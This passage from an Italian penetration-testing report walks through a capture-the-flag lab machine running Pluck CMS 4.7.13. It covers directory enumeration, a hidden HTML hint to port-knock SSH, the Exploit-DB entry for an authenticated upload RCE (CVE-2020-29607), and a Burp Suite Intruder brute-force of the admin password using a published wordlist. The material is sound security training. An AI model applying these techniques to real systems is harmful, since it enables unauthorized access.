


Figura 5.11: Homepage del sito - <http://10.0.2.8/index.php>

## 5. VULNERABILITY MAPPING




Figura 5.12: Login del sito - <http://10.0.2.8/login.php>




Figura 5.13: Pagina admin del sito non loggato - <http://10.0.2.8/admin.php>




Figura 5.14: Pagina install.php del sito - <http://10.0.2.8/install.php>

## 5. VULNERABILITY MAPPING

---

The screenshot shows a Firefox browser window with the title bar "Index of /docs". The address bar shows "10.0.2.8/docs/". Below the address bar is a toolbar with various Kali Linux links. The main content area displays a table titled "Index of /docs" with the following data:

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">CHANGES</a>	2020-01-29 03:55	8.3K	
<a href="#">COPYING</a>	2020-01-29 03:55	34K	
<a href="#">README</a>	2020-01-29 03:55	1.8K	
<a href="#">UPDATING</a>	2020-01-29 03:55	86	
<a href="#">update.php</a>	2020-01-29 03:55	7.0K	

At the bottom of the page, it says "Apache/2.4.38 (Debian) Server at 10.0.2.8 Port 80".

Figura 5.15: Pagina docs del sitio - <http://10.0.2.8/docs>

The screenshot shows a Firefox browser window with the title bar "10.0.2.8/docs/update.php". The address bar shows "10.0.2.8/docs/update.php". Below the address bar is a toolbar with various Kali Linux links. The main content area displays the following message: "At the moment, this file is situated in the *docs* directory. To perform an update, please move this file to the root directory of pluck first."

Figura 5.16: Pagina update.php presente in docs del sitio - <http://10.0.2.8/docs/update.php>

The screenshot shows a Firefox browser window with the title bar "Index of /files". The address bar shows "10.0.2.8/files/". Below the address bar is a toolbar with various Kali Linux links. The main content area displays a table titled "Index of /files" with the following data:

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	

At the bottom of the page, it says "Apache/2.4.38 (Debian) Server at 10.0.2.8 Port 80".

Figura 5.17: Pagina files del sitio - <http://10.0.2.8/files>

## 5. VULNERABILITY MAPPING

---




Figura 5.18: File robots.txt - `http://10.0.2.8/robots.txt`

A screenshot of a Firefox browser window. The address bar shows the URL `10.0.2.8/images/`. The page title is "Index of /images". The page content includes a table with the following data:

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#"> hacksudo.jpg</a>	2021-06-04 23:00	68K	

At the bottom of the page, the text "Apache/2.4.38 (Debian) Server at 10.0.2.8 Port 80" is visible.

Figura 5.19: Pagina images - `http://10.0.2.8/images/`




Figura 5.20: File flag1.txt - `http://10.0.2.8/flag1.txt`




Figura 5.21: Cartella planet - http://10.0.2.8/planet/

### 5.6.2 Breakpoint su pagina web sospetta




Figura 5.22: Pagina travel nella cartella planet - <http://10.0.2.8/planet/travel>

La pagina, nella figura 4.20, è stata esaminata attraverso l'analisi del suo sorgente, poiché non manifestava alcun comportamento interattivo nonostante l'interfaccia utente ricordasse un videogioco. Durante l'esplorazione, è stato individuato un commento nel codice HTML con un messaggio particolare:

```

162 }
163 </style>
164 </head>
165
166 <body>
167
168 <div id="webgl-error">
169 Your graphics card does not seem to support <a href="http://khronos.org/webgl/wiki/Getting_a_WebGL_Implementation">WebGL</a><br>
170 Find out how to get it <a href="http://get.webgl.org/">here</a>
171 </div>
172
173 <div id="info">
174 <h3>Controls:</h3>
175 <div id="keyboard-controls" class="no-pointer-events">
176 <kbd>W</kbd> move,
177 <kbd>A</kbd> roll up,
178 <kbd>S</kbd> roll down,
179 <kbd>D</kbd> pitch,
180 <kbd>Up</kbd> yaw
181 <kbd>Shift</kbd> speed up<br>
182 <kbd>Space</kbd> toggle mouse controls<br>
183 <kbd>T</kbd> Teleport to next object<br>
184 Scroll increase/decrease your field of view.
185 <!-- here you can open portal and travel to proxima, the co-ordinate is? RA for open,Dec for close The proxima blackhole portal.....get co-ordinate from https://g.co/kgs/F9Lb6b --!>
186 </div>
187 <div id="mobile-device-controls">
188 <div class="no-pointer-events">
189 <span>Point your device around you to look around.</span>
190 Touch the screen to move forwards. Use two fingers to go faster.
191 </div>
192 <button id="permit-motion-controls">Click here to enable looking around</button>
193 <button id="teleport">Teleport to next object</button>

```

Figura 5.23: Commento presente nel sorgente della pagina <http://10.0.2.8/planet/travel>

```

<!-- here you can open portal and travel to proxima, the co-ordinate is?
RA for open,Dec for close
The proxima blackhole portal.....get co-ordinate from https://g.co/kgs/F9Lb6b --!>

```

Il commento nel codice HTML suggerisce la possibilità di accedere a un portale sulla pagina web che conduce verso un luogo denominato "proxima". Utilizzando termini astronomici come "RA for open, Dec for close", si indica che l'attivazione di questo portale richiede coordinate celesti specifiche: RA (Right Ascension) e Dec (Declination). Questi parametri sono comunemente usati per localizzare oggetti nel cielo. Infine, il commento include un link esterno (<https://g.co/kgs/F9Lb6b>), suggerendo che gli utenti potrebbero trovare ulteriori istruzioni o coordinate necessarie per attivare il portale.

## 5. VULNERABILITY MAPPING

Esaminato il link indicato nel commento, ciò che si ottiene è questa pagina:




Figura 5.24: Pagina corrispondente al link nel commento

Successivamente, è stata approfondita la ricerca su Google utilizzando l'input "Proxima Centauri coordinates":




Figura 5.25: Pagina corrispondente alla ricerca di approfondimento sulle coordinate di Proxima Centauri

Il termine "RA for open" suggerisce che questa coordinata specifica sia correlata all'apertura di qualcosa. Durante l'enumerazione iniziale, si è notato che la porta 22 era filtrata, sollevando dubbi sulla sua presunta chiusura o sul potenziale uso di firewall per impedire l'accesso. Successivamente, seguendo il suggerimento di cercare le coordinate RA per Proxima Centauri su Google, è stato identificato il numero "14 29 43" come parte di queste coordinate astronomiche. Questa sequenza si è rivelata essere la chiave per aprire la porta SSH tramite port knocking, confermando quanto discusso nella sezione 3.0.2, "Considerazioni sui risultati".

## 5. VULNERABILITY MAPPING

### 5.6.3 Ricerca di vulnerabilità in Pluck 4.7.13 tramite Exploit-DB

L'applicazione web utilizza il CMS *pluck, versione 4.7.13*. Questa informazione è stata ottenuta non solo attraverso l'analisi diretta delle pagine web, ma anche grazie ai dati rilevati durante la scansione di nmap. Questo ha aggiunto ulteriore contesto alla valutazione della sicurezza dell'applicazione. Per valutare la sicurezza di Pluck 4.7.13, è stata condotta una ricerca di vulnerabilità utilizzando Exploit-DB, una delle risorse più utilizzate per identificare exploit noti e vulnerabilità software.

1. Accesso a Exploit-DB: È stato visitato il sito Exploit-DB all'indirizzo <https://www.exploit-db.com/>;
2. Ricerca di exploit: Utilizzando il motore di ricerca di Exploit-DB, è stata effettuata una ricerca utilizzando la query "pluck 4.7.13" per identificare exploit specifici per questa versione del software;

Date	Title	Type	Platform	Author
2021-05-26	Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)	WebApps	PHP	Ron Jost

Figura 5.26: Ricerca di exploit per Pluck 4.7.13 su Exploit-DB

```
# Exploit Title: Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)
# Date: 25.05.2021
# Exploit Author: Ron Jost (Hacker5preme)
# Vendor Homepage: https://github.com/pluck-cms/pluck
# Software Link: https://github.com/pluck-cms/pluck/releases/tag/4.7.13
# Version: 4.7.13
# Tested on Xubuntu 20.04
# CVE: CVE-2020-29607
```

Figura 5.27: Exploit trovato per Pluck 4.7.13 su Exploit-DB

Nel campo CVE dell'exploit su Exploit-DB si fa riferimento alla seguente CVE: CVE-2020-29607 (<https://nvd.nist.gov/vuln/detail/CVE-2020-29607>).

Leggendo il codice dell'exploit, è fondamentale comprendere che l'attaccante per sfruttarlo deve avere accesso alle credenziali dell'amministratore.


## 5. VULNERABILITY MAPPING

---

### Ricerca password amministratore

A questo punto, il prossimo obiettivo è stato quello di ottenere l'accesso come amministratore. Utilizzando le informazioni scoperte riguardo all'apertura della porta SSH tramite il port knocking, è stato effettuato un tentativo di collegamento tramite ssh. Il comando utilizzato è stato il seguente:

```
> ssh 10.0.2.8
```



The terminal window shows the command `ssh 10.0.2.8` being run from a root shell on Kali Linux. The response includes a large amount of ASCII art resembling a blackhole, followed by a link to a GitHub repository: [www.hacksudo.com @blackhole effect #vishal\\_waghmare @twitter#vishalhwaghmare](https://github.com/hacksudo/fog-hacksudo/blob/main/blackhole.lst). It also includes a note about the blackhole effect and a link to the file `blackhole.lst`.

Figura 5.28: Comando per collegamento remoto tramite ssh

Come è possibile notare nella figura 4.26 è presente un suggerimento contenente un link: "did you tried?cont1=<https://github.com/hacksudo/fog-hacksudo/blob/main/blackhole.lst>".

Collegandosi al seguente link è possibile visualizzare:



The screenshot shows the GitHub repository `fog-hacksudo / blackhole.lst`. The file was created by `hacksudo` and uploaded 3 years ago. The code block contains a list of 16 words used as passwords, starting with `proxima` and ending with `#try for proxima centauri , this is blackhole effect`.

```
1      GNU nano 5.4                               pass
2      proxima
3      alfa
4      alfacentauri
5      proximab
6      exoplanet
7      hackme
8      hackplanet
9      alfhack
10     proximatravel
11     hacktheplanet
12     hacksudo
13     hacksudoplant
14     vishalastro
15     alfab
16     #try for proxima centauri , this is blackhole effect
```

Figura 5.29: Risultato della visita al link nel suggerimento

## 5. VULNERABILITY MAPPING

Il file, presente nella figura 4.28, è chiaramente una wordlist che potenzialmente può essere utilizzata per attaccare password. Inoltre, nel suggerimento fornito nella figura 4.26, si fa riferimento a "cont1=", il quale è il campo presente nella pagina di login.php e corrisponde al parametro della password. La wordlist visualizzata nel link potrebbe potenzialmente contenere la password dell'amministratore.

The screenshot shows a Firefox browser window with the title 'pluck 4.7.13 - log in'. The address bar shows '10.0.2.8/login.php'. The page content displays the 'pluck log in' logo and a 'password' input field followed by a 'Log in' button. Below the browser is the Burp Suite interface, specifically the 'Inspector' tab. It shows the HTML source code of the login page. A red box highlights the `<input name="cont1" size="25" type="password">` line, which corresponds to the 'cont1' parameter mentioned in the text above.

Figura 5.30: Parametro cont1 presente nel form della pagina <http://10.0.2.8/login.php>

Non ci resta che attaccare questo campo con Burp Suite. Prima di tutto configuriamo un proxy, nel seguente esperimento è stato usato Foxy Proxy, come estensione di Firefox. Configurato nel seguente modo:

The screenshot shows the 'FoxyProxy Options' window in Firefox. It lists several proxy profiles. One profile, 'burp', is selected. The configuration for 'burp' is as follows:  
Title: burp  
Type: HTTP  
Hostname: localhost  
Port: 8080  
Username: username  
Password: \*\*\*\*  
Proxy DNS: off  
Store Locally: checked

Figura 5.31: Configurazione Foxy Proxy

## 5. VULNERABILITY MAPPING

Apriamo Burp Suite e catturiamo la richiesta HTTP relativa al login (pagina di login.php). Utilizziamo la funzione "Send to Intruder" di Burp Suite per preparare un attacco mirato al campo che gestisce la password dell'amministratore.




Figura 5.32: Utilizzo funzionalità Send to Intruder di Burp suite

Nella sezione Intruder di Burp Suite, configuriamo l'attacco per il campo cont1, impostando il template che Burp Suite utilizzerà per la sostituzione della password durante l'attacco.




Figura 5.33: Inizializzazione attacco

## 5. VULNERABILITY MAPPING

Carichiamo il payload nella sezione Payloads di Intruder, in particolare scegliendo l'opzione "Load" e caricando il file *blackhole.lst*, scaricato dal link presente nel suggerimento della figura 4.27.




Figura 5.34: Caricamento payload - blackhole.lst

Una volta configurato, lanciamo l'attacco e analizziamo i risultati delle richieste. Le risposte con codice 200 mostrano variazioni nella grandezza della risposta. In particolare, notiamo che le risposte con grandezza di 1626/1627 indicano che le credenziali sono considerate errate dall'applicazione. D'altra parte, una risposta di grandezza 1452 si distingue perché corrisponde a quella in cui la password è stata riconosciuta come corretta infatti la risposta presenta "Password correct.", come è possibile notare dalla seguente foto.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	GNU nano 5.4 pass	200	6			1626	
1	proxima	200	0			1626	
2	alfa	200	2			1626	
3	alfacentauri	200	5			1627	
4	proxima	200	5			1626	
5	proximab	200	5			1626	
6	exploitnet	200	2			1626	
7	hackme	200	2			1627	
8	hackplanet	200	3			1626	
9	alfahack	200	5			1627	
